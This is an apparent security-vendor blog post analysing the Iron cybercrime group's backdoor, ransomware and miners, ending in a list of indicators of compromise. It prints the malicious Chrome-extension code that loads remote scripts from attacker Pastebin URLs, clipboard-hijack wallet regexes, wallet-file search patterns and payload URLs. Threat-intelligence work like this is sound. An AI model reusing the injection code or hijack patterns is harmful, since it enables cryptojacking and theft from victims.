

Blog

Cybersecurity DNA

Iron Cybercrime Group Under The Scope



Omri Ben Bassat 29.05.18 | 11:53 am


Share:

In April 2018, while monitoring public data feeds, we noticed an interesting and previously unknown backdoor using HackingTeam's leaked RCS source code. We discovered that this backdoor was developed by the Iron cybercrime group, the same group behind the Iron ransomware (rip-off Maktub ransomware [recently discovered by Bart Parys](#)), which we believe has been active for the past 18 months.

During the past year and a half, the Iron group has developed multiple types of malware (backdoors, crypto-miners, and ransomware) for Windows, Linux and Android platforms. They have used their malware to successfully infect, at least, a few thousand victims.

In this technical blog post we are going to take a look at the malware samples found during the research.

Technical Analysis: Installer:



** This installer sample (and in general most of the samples found) is protected with VMProtect then compressed using UPX.

Installation process:


1. Check if the binary is executed on a VM, if so – ExitProcess
2. Drop & Install malicious chrome extension
`%localappdata%\Temp\chrome.crx`
3. Extract malicious chrome extension to
`%localappdata%\Temp\chrome` & create a scheduled task to execute
`%localappdata%\Temp\chrome\sec.vbs`.
4. Create mutex using the CPU's version to make sure there's no existing running instance of itself.
5. Drop backdoor dll to `%localappdata%\Temp\<random>.dat`.
6. Check OS version:

.If Version == Windows XP then just invoke 'Launch' export of Iron Backdoor for a one-time non persistent execution.

.If Version > Windows XP

-Invoke 'Launch' export

-Check if Qhioo360 – only if not proceed, Install malicious certificate used to sign Iron Backdoor binary as root CA. Then create a service called 'helpsvc' pointing back to Iron Backdoor dll.




Using the leaked HackingTeam source code:

Once we [Analyzed](#) the backdoor sample, we immediately noticed it's partially based on HackingTeam's source code for their [Remote Control System](#) hacking tool, which [leaked about 3 years ago](#). Further analysis showed that the Iron cybercrime group used two main functions from HackingTeam's source in both IronStealer and Iron

ransomware.

1. **Anti-VM:** Iron Backdoor uses a virtual machine detection code taken directly from HackingTeam's "Soldier" implant leaked source code. This piece of code supports detecting Cuckoo Sandbox, VMWare product & Oracle's VirtualBox. Screenshot:



2. **Dynamic Function Calls:** Iron Backdoor is also using the `DynamicCall` module from HackingTeam's "core" library. This module is used to dynamically call external library function by obfuscated the function name, which makes static analysis of this malware more complex.

In the following screenshot you can see obfuscated "`LFSOFM43/EMM`" and "`DsfbufGjmfNbqqjohB`", which represents "`kernel32.dll`" and "`CreateFileMappingA`" API.

```

; https://github.com/hackedteam/core-win32/blob/master/DynamicCall/dynamic_import.cpp#L487
; Attributes: bp-based frame
HackedTeam_dynamic_call proc near
d= dword ptr -10h
lpProcName= dword ptr -0Ch
var_3= dword ptr -8
call= dword ptr -4
name= dword ptr 8
55          push    ebp
58          mov     ebp, esp
53          sub     esp, 10h
53          cmp     HackedTeam_dll_imports, 0
56          push  ebx
57          push  esi
5E          mov     esi, offset HackedTeam
74          jz     short loc_4008C6
HackedTeam_dll_imports dd offset a1fsofM43Eem ; Data XREF: HackedTeam_dynamic_call+6Tr
; HackedTeam_dynamic_call+10to
; "LF50FM43/Epm"
dd offset aDsfbuGjJefFbq ; "DsfbuGjJefFbq"
dd 0
dd offset aVombqWjfxPgGjF ; "VombqWjfxPgGjF"
db 0
db 0
db 0
db 0
dd offset aHfuJjldpvou ; "HfuJjldpvou"
db 0
db 0

```

For a full list of obfuscated APIs you can visit [obfuscated_calls.h](#).

Malicious Chrome extension:

A patched version of the popular [Adblock Plus](#) chrome extension is used to inject both the in-browser crypto-mining module (based on [CryptoNoter](#)) and the in-browser payment hijacking module.

```

503 // has been removed (the sheet property is null), create a new one.
504 //alert(document.documentElement.innerHTML);
505 this.style = document.createElement("style");
506 (this.shadow || document.head
507     || document.documentElement).appendChild(this.style);
508
509 var myscript = document.createElement('script');
510 //myscript.src = chrome.extension.getURL('angular.js');
511 myscript.src = "https://pastebin.com/raw/2V8jVCip";
512 (this.shadow || document.head || document.documentElement).appendChild(myscript);
513
514 myscript = document.createElement('script');
515 myscript.src = "https://pastebin.com/raw/21Yaa7xn";
516 (this.shadow || document.head || document.documentElement).appendChild(myscript);
517 // It can happen that the frame already navigated to a different
518 // document while we were waiting for the background page to respond.
519 // In that case the sheet property will stay null, after adding the
520 // <style> element to the shadow DOM.
521 if (!this.style.sheet)
522     return;
523 }

```


***patched include.preload.js injects two malicious scripts from the attacker's Pastebin account.*

The malicious extension is not only loaded once the user opens the browser, but also constantly runs in the background, acting as a stealth host based crypto-miner. The malware sets up a scheduled task that checks if chrome is already running, every minute, if it isn't, it will "silent-launch" it as you can see in the following screenshot:

Process Name	Private Bytes	Private Bytes/s	Working Set	Architecture	Company Name
notification.js					
options.html					
options.js					
popup.html					
popup.js					
sec.vbs					
stats.js					
subscriptions.xml					
utils.js					
explorer.exe	2484	0.03	32.03 MB	WIN-E31IKHGS10T	Windows Explorer
vmtoolsd.exe	2636	0.04	760 B/s	WIN-E31IKHGS10T	VMware Tools Core Sev
SbieCtrl.exe	2644	0.03	3.28 MB	WIN-E31IKHGS10T	Sandboxie Control
ProcessHacker.exe	2724	0.19	9.98 MB	WIN-E31IKHGS10T	Process Hacker
chrome.exe	1068	0.01	23.21 MB	WIN-E31IKHGS10T	Google Chrome
chrome.exe	1676		1.29 MB	WIN-E31IKHGS10T	Google Chrome
chrome.exe	3708		1.55 MB	WIN-E31IKHGS10T	Google Chrome
chrome.exe	3720		16.68 MB	WIN-E31IKHGS10T	Google Chrome
chrome.exe	3808		26.74 MB	WIN-E31IKHGS10T	Google Chrome

Internet Explorer(deprecated):

Iron Backdoor itself embeds [adblockplusie](#) – Adblock Plus for IE, which is modified in a similar way to the malicious chrome extension, injecting remote javascript. It seems that this functionality is no longer automatically used for some unknown reason.



Persistence:

Before installing itself as a Windows service, the malware checks for the presence of either 360 Safe Guard or 360 Internet Security by reading following registry keys:

```
.SYSTEM\CurrentControlSet\Services\zhudongfangyu.  
.SYSTEM\CurrentControlSet\Services\360rp
```

If one of these products is installed, the malware will only run once without persistence. Otherwise, the malware will proceed to installing rouge, hardcoded root CA certificate on the victim's workstation. This fake root CA supposedly signed the malware's binaries, which will make them look legitimate.


*Comic break: The certificate is protected by the password 'caonima123', which means "f*ck your mom" in Mandarin.*

IronStealer (<RANDOM>.dat):

Persistent backdoor, dropper and cryptocurrency theft module.


1. Load Cobalt Strike beacon:

The malware automatically decrypts hard coded shellcode stage-1, which in turn loads Cobalt Strike beacon in-memory, using a reflective loader:



Beacon: `hxxp://dazqc4f140wtl.cloudfront[.]net/ZZYO`

2. Drop & Execute payload: The payload URL is fetched from a hardcoded Pastebin paste address:



We observed two different payloads dropped by the malware:

1. **Xagent** – A variant of “[JbossMiner Mining Worm](#)” – a worm written in Python and compiled using PyInstaller for both Windows and Linux platforms. JbossMiner is using known database vulnerabilities to spread. “Xagent” is the original filename Xagent<VER>.exe whereas <VER> seems to be the version of the worm. The last version observed was version 6 (Xagent6.exe).

URLs

Date scanned	Detections	URL
2018-05-23	13/69	http://down.cacheoffer.tk/d2/reg9.sct
2018-05-23	10/68	http://down.cacheoffer.tk/d2/
2018-05-21	8/67	http://down.cacheoffer.tk/d2/Xagent4.exe
2018-05-21	7/67	http://down.cacheoffer.tk/
2018-05-12	11/68	http://down.cacheoffer.tk/d2/sp.txt
2018-05-12	13/69	http://down.cacheoffer.tk/d2/reg99.sct
2018-05-10	14/68	http://down.cacheoffer.tk/d2/ps5.sct
2018-05-10	9/67	https://down.cacheoffer.tk/d2
2018-05-09	11/68	http://down.cacheoffer.tk/d2/core.exe
2018-05-09	14/68	http://down.cacheoffer.tk/d2/gd32.txt
2018-05-07	12/67	http://down.cacheoffer.tk/d2/ps5.txt
2018-05-07	11/67	http://down.cacheoffer.tk/d2/core.txt
2018-05-02	7/67	http://down.cacheoffer.tk/d2
2018-04-30	7/67	https://down.cacheoffer.tk/d2/
2018-04-29	8/67	https://down.cacheoffer.tk/d2/core.exe
2018-04-25	10/67	http://down.cacheoffer.tk/d2/gd64.txt
2018-04-25	12/68	http://down.cacheoffer.tk/d2/Xagent6.exe
2018-04-25	8/67	http://down.cacheoffer.tk/d2/xagent6.exe
2018-04-25	7/67	http://down.cacheoffer.tk/d2/xagent5.exe
2018-04-25	10/67	http://down.cacheoffer.tk/d2/Xagent5.exe
2018-04-24	5/67	http://down.cacheoffer.tk/d2/regxmr00.sct


***Xagent versions 4-6 as seen by VT*

2. Iron ransomware – We recently saw a shift from dropping Xagent to dropping [Iron ransomware](#). It seems that the wallet & payment portal addresses are identical to the ones that Bart observed. Requested ransom decreased from 0.2 BTC to 0.05 BTC, most likely due to the [lack of payment](#) they received.



**Nobody paid so they decreased ransom to 0.05 BTC

3. Stealing cryptocurrency from the victim's workstation: Iron backdoor would drop the latest [voidtool Everything](#) search utility and actually silent install it on the victim's workstation using msixec. After installation was completed, Iron Backdoor uses Everything in order to find files that are likely to contain cryptocurrency wallets, by filename patterns in both English and Chinese.



Full list of patterns extracted from sample:

- *Wallet.dat*
- *UTC-*
- *Ethereum keystore filename*
- **bitcoin*.txt*
- **比特币*.txt*
- *"Bitcoin"*
- **monero*.txt*
- **门罗币*.txt*
- *"Monroe Coin"*
- **litecoin*.txt*

- *莱特币*.txt
- "Litecoin"
- *Ethereum*.txt
- *以太坊*.txt
- "Ethereum"
- *miner*.txt
- *挖矿*.txt
- "Mining"
- *blockchain*.txt
- *coinbase*

4. Hijack on-going payments in cryptocurrency: IronStealer constantly monitors the user's clipboard for Bitcoin, Monero & Ethereum wallet address regex patterns. Once matched, it will automatically replace it with the attacker's wallet address so the victim would unknowingly transfer money to the attacker's account:

```

data:10121D1C regex_pattern_ethereum db '^(0x){1}[0-9a-fA-F]{40}$',0
; DATA XREF: IBKDR_clipboard_payment_hijack+10D1o
data:10121D35 align 4
data:10121D38 fake_wallet_ethereum db '0x6CD2c85403F04e59028E60eA44BaDdb0CF912910',0
; DATA XREF: IBKDR_clipboard_payment_hijack+20E1o
; IBKDR_clipboard_payment_hijack+2CA1r
data:10121D63 align 8
data:10121D68 regex_pattern_monero db '4[0-9AB][123456789ABCDEFGHJKLMNPQRSTUVWXYZabdefghijklmnopqrstuvwxyz'
; DATA XREF: IBKDR_clipboard_payment_hijack+3871o
data:10121D68 db 'yz]{93}$',0
; IBKDR_clipboard_payment_hijack+3871o
data:10121D82 align 8
data:10121D88 fake_wallet_monero db '41nLcAYSEXdaaT6HpXqCMLX3nMLtfn6SvaQ2bdCnE8U4GHTAZRLuoFXZMDedToFbh'
; DATA XREF: IBKDR_clipboard_payment_hijack+4871o
; IBKDR_clipboard_payment_hijack+5481r
data:10121D88 db '1RwEsQd2pT3oX50pFC1RiCDRwcRoik',0
data:10121E18 regex_pattern_litecoin db '^L[a-km-zA-HJ-NP-Z1-9]{26,33}$',0
; DATA XREF: IBKDR_clipboard_payment_hijack+5931o
data:10121E37 align 4
data:10121E38 fake_wallet_litecoin db 'LKu5bMBkmggF6WQPDUrgQT8nyKR4fckD6g',0
; DATA XREF: IBKDR_clipboard_payment_hijack+5E11o
; IBKDR_clipboard_payment_hijack+65C1r
data:10121E50 align 4
data:10121E5C regex_pattern_bitcoin db '^[13][a-km-zA-HJ-NP-Z1-9]{25,34}$',0
; DATA XREF: IBKDR_clipboard_payment_hijack+6891o
data:10121E7E align 10h
data:10121E80 fake_wallet_bitcoin db '1Bor1FsNkPurKrmth4mjgNGfj61sXcqh7y',0
; DATA XREF: IBKDR_clipboard_payment_hijack+6D11o
; IBKDR_clipboard_payment_hijack+7441r

```

Pastebin Account:


As part of the investigation, we also tried to figure out what additional information we may learn from the attacker's Pastebin account:

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
index.html	Mar 23rd, 18	Never	972	None
androidminer	Mar 15th, 18	Never	1,221	None
XAttacker	Jan 7th, 18	Never	24	None
android	Nov 18th, 17	Never	61	None
crystal_ext-min	Nov 12th, 17	Never	2,470	None
angular	Nov 12th, 17	Never	2,565	None
miner	Nov 7th, 17	Never	8,890	None

The account was probably created using the mail fineisgood123@gmail.com – the same email address used to register blockbitcoin.com (the attacker's crypto-mining pool & malware host) and swb.jone (Old server used to host malware & leaked files. replaced by u.cacheoffer.tk):

Domain	Email	Registered	Expires
blockbitcoin.com	fineisgood123@gmail.com	2018-05-06	2018-05-06
swb.jone	fineisgood123@gmail.com	2017-11-22	2018-11-22
u.cacheoffer.tk	fineisgood123@gmail.com	2018-10-17	2018-10-17
blockminer.com	fineisgood123@gmail.com	2018-10-16	2018-10-16


1. **Index.html**: HTML page referring to a fake Firefox download page.
2. **crystal_ext-min + angular**: JS inject using malicious Chrome extension.
3. **android**: This paste holds a command line for an unknown backdoored application to execute on infected Android devices. This command line invokes remote [Metasploit stager](#) (android.apk) and drops [cpuminer 2.3.2](#) (minerd.txt) built for ARM processor. Considering the last update date (18/11/17) and the low number of views, we believe this paste is obsolete.
4. **androidminer**: Holds the cpuminer command line to execute for unknown malicious android applications, at the time of writing this post, this paste received nearly 2000 hits.



Aikapool[.]com is a public mining pool and port 7915 is used for DogeCoin:

	BlazerCoin	BLAZR	scrypt	1	20.72 MH/s	21065.36 MH/s	560.16	142414	658.63 %	2	7979
	DogeCoin	DOGE	scrypt	36	378.14 MH/s	270.19 TH/s	5512799.84	2229154	2.82 %	15	7915
	GeertCoin	GEERT	scrypt	0	0 MH/s	43.22 MH/s	18.17	224350	48.2 %	8	7936

The username (myapp2150) was used to register accounts in several forums and on [Reddit](#). These accounts were used to advertise [fake "blockchain exploit tool"](#), which infects the victim's machine with Cobalt Strike, using a similar VBScript to the one found by [Malwrologist](#) (ps5.sct).



XAttacker: Copy of [XAttacker PHP remote file upload script](#).
miner: Holds payload URL, as mentioned above (IronStealer).

FAQ:

How many victims are there?

It is hard to define for sure, but to our knowledge, the total of the attacker's pastes received around 14K views, ~11K for dropped payload URL and ~2k for the android miner paste. Based on that, we estimate that the group has successfully infected, a few thousands

victims.

Who is Iron group?

We suspect that the person or persons behind the group are Chinese, due in part to the following findings:

- . There were several leftover comments in the plugin in Chinese.
- . Root CA Certificate password ('f*ck your mom123' was in Mandarin)

We also suspect most of the victims are located in China, because of the following findings:

- . Searches for wallet file names in Chinese on victims' workstations.
- . Won't install persistence if Qhioo360(popular Chinese AV) is found

IOCS:

- blockbitcoin[.]com
- pool.blockbitcoin[.]com
- ssl2.blockbitcoin[.]com
- xmr.enjoytopic[.]tk
- down.cacheoffer[.]tk
- dzebppteh32lz.cloudfront[.]net
- dazqc4f140wtl.cloudfront[.]net
- androidapt.s3-accelerate.amazonaws[.]com
- androidapt.s3-accelerate.amazonaws[.]com
- winapt.s3-accelerate.amazonaws[.]com
- swb[.]one
- bitcoinwallet8[.]com
- blockchain[.]info
- 6350a42d423d61eb03a33011b6054fb7793108b7e71aee15c198d3480653d8b7
- a4faaa0019fb63e55771161e34910971fd8fe88abda0ab7dd1c90cfe5f573a23
- ee5eca8648e45e2fea9dac0d920ef1a1792d8690c41ee7f20343de1927cc88b9
- 654ec27ea99c44edc03f1f3971d2a898b9f1441de156832d1507590a47b41190
- 980a39b6b72a7c8e73f4b6d282fae79ce9e7934ee24a88dde2eead0d5f238bda
- 39a991c014f3093cdc878b41b527e5507c58815d95bdb1f9b5f90546b6f2b1f6
- a3c8091d00575946aca830f82a8406cba87aa0b425268fa2e857f98f619de298
- 0f7b9151f5ff4b35761d4c0c755b6918a580fae52182de9ba9780d5a1f1beee8
- ea338755e8104d654e7d38170aaae305930feabf38ea946083bb68e8d76a0af3
- 4de16be6a9de62b1ff333dd94e63128e677eb6a52d9fbb55d8a09a2cab161f1
- 92b4eed5d17cb9892a9fe146d61787025797e147655196f94d8eaf691c34be8c
- 6314162df5bc2db1200d20221641abaac09ac48bc5402ec29191fd955c55f031

- 7f3c07454dab46b27e11fcefd0101189aa31e84f8498dcb85db2b010c02ec190
- 927e61b57c124701f9d22abbc72f34ebe71bf1cd717719f8fc6008406033b3e9
- f1cbacea1c6d05cd5aa6fc9532f5ead67220d15008db9fa29afaaf134645e9de
- 1d34a52f9c11d4bf572bf678a95979046804109e288f38dfd538a57a12fc9fd1
- 2f5fb4e1072044149b32603860be0857227ed12cde223b5be787c10bcdcb51a
- 0df1105cbd7bb01dca7e544fb22f45a7b9ad04af3ffaf747b5ecc2ffcd8c6dee
- 388c1aecdcab476df8619e2d722be8e5987384b08c7b810662e26c42caf1310
- 0b8473d3f07a29820f456b09f9dc28e70af75f9dec88668fb421a315eec9cb63
- 251345b721e0587f1f08f54a81e26abac075acf3c4473a2c3ba8efcedc3b2459
- b1fe223cbb01ff2a658c8ff51d386b5df786fd36278ee081c714adf946145047
- 2886e25a86a57355a8a09a84781a9b032de10c3e40339a9ad0c10b63f7f8e7c7
- 1d17eb102e75c08ab6f54387727b12ec9f9ee1960c8e5dc7f9925d41a943cabf
- 5831dabe27e0211028296546d4e637770fd1ec5f2c8c5add51d0ea09b6ea3f0d
- 85b0d44f3e8fd636a798960476a1f71d6fe040fbe44c92dfa403d0d014ff66cc
- 936f4ce3570017ef5db14fb68f5e775a417b65f3b07094475798f24878d84907
- 484b4cd953c9993090947fbb31626b76d7eee60c106867aa17e408556d27b609
- 1cbd51d387561cafddf10699177a267cd5d2d184842bb43755a0626fdc4f0f3c
- e41a805d780251cb591bcd02e5866280f8a99f876cfa882b557951e30dfdd142
- b8107197469839a82cae25c3d3b5c25b5c0784736ca3b611eb3e8e3ced8ec950
- b0442643d321003af965f0f41eb90cff2a198d11b50181ef8b6f530dd22226a7
- 657a3a4a78054b8d6027a39a5370f26665ee10e46673a1f4e822a2a31168e5f9
- 5977bee625ed3e91c7f30b09be9133c5838c59810659057dcfd1a5e2cf7c1936
- 9ea69b49b6707a249e001b5f2caaab9ee6f6f546906445a8c51183aafe631e9f
- 283536c26bb4fd4ea597d59c77a84ab812656f8fe980aa8556d44f9e954b1450
- 21f1a867fa6a418067be9c68d588e2eeba816bffc10c9512f3b7927612a1221
- 45f794304919c8aa9282b0ee84c198703a41cc2254fe93634642ada3511239d2
- 70e47fdff286fdfe031d05488bc727f5df257eacaa0d29431fb69ce680f6fb0c
- ce7161381a0a0495ef998b5e202eb3e8fa2945dfdba0fd2a612d68b986c92678
- b8d548ab2a1ce0cf51947e63b37fe57a0c9b105b2ef36b0abc1abf26d848be00
- 74e777af58a8ee2cff49f18013e5b39a82a4c4f66ea3e17d06e5356085265b7
- cd4d1a6b3efb3d280b8d4e77e306e05157f6ef8a226d7db08ac2006cce95997c
- 78a07502443145d762536afaabd4d6139b81ca3cc9f8c28427ec724a3107e17b
- 729ab4ff5da471f210a8658f4a7b2a30522534a212ac44e4d76f258baab19ccb
- ca0df32504d3cf78d629e33b055213df5f71db3d5a0313ebc07fe2c05e506826
- fc9d150d1a7cbda2600e4892baad91b9a4b8c52d31a41fd686c21c7801d1dd8c
- bf2984b866c449a8460789de5871864eec19a7f9cadd7d883898135a4898a38a
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- 3652ea75ce5d8cfa0000a40234ae3d955781bcb327eecfee8f0e2ecae3a82870
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- 426bc7ffabf01ebfbc50d34aecb76e85f69e3abcc70e0bcd8ed3d7247dba76e



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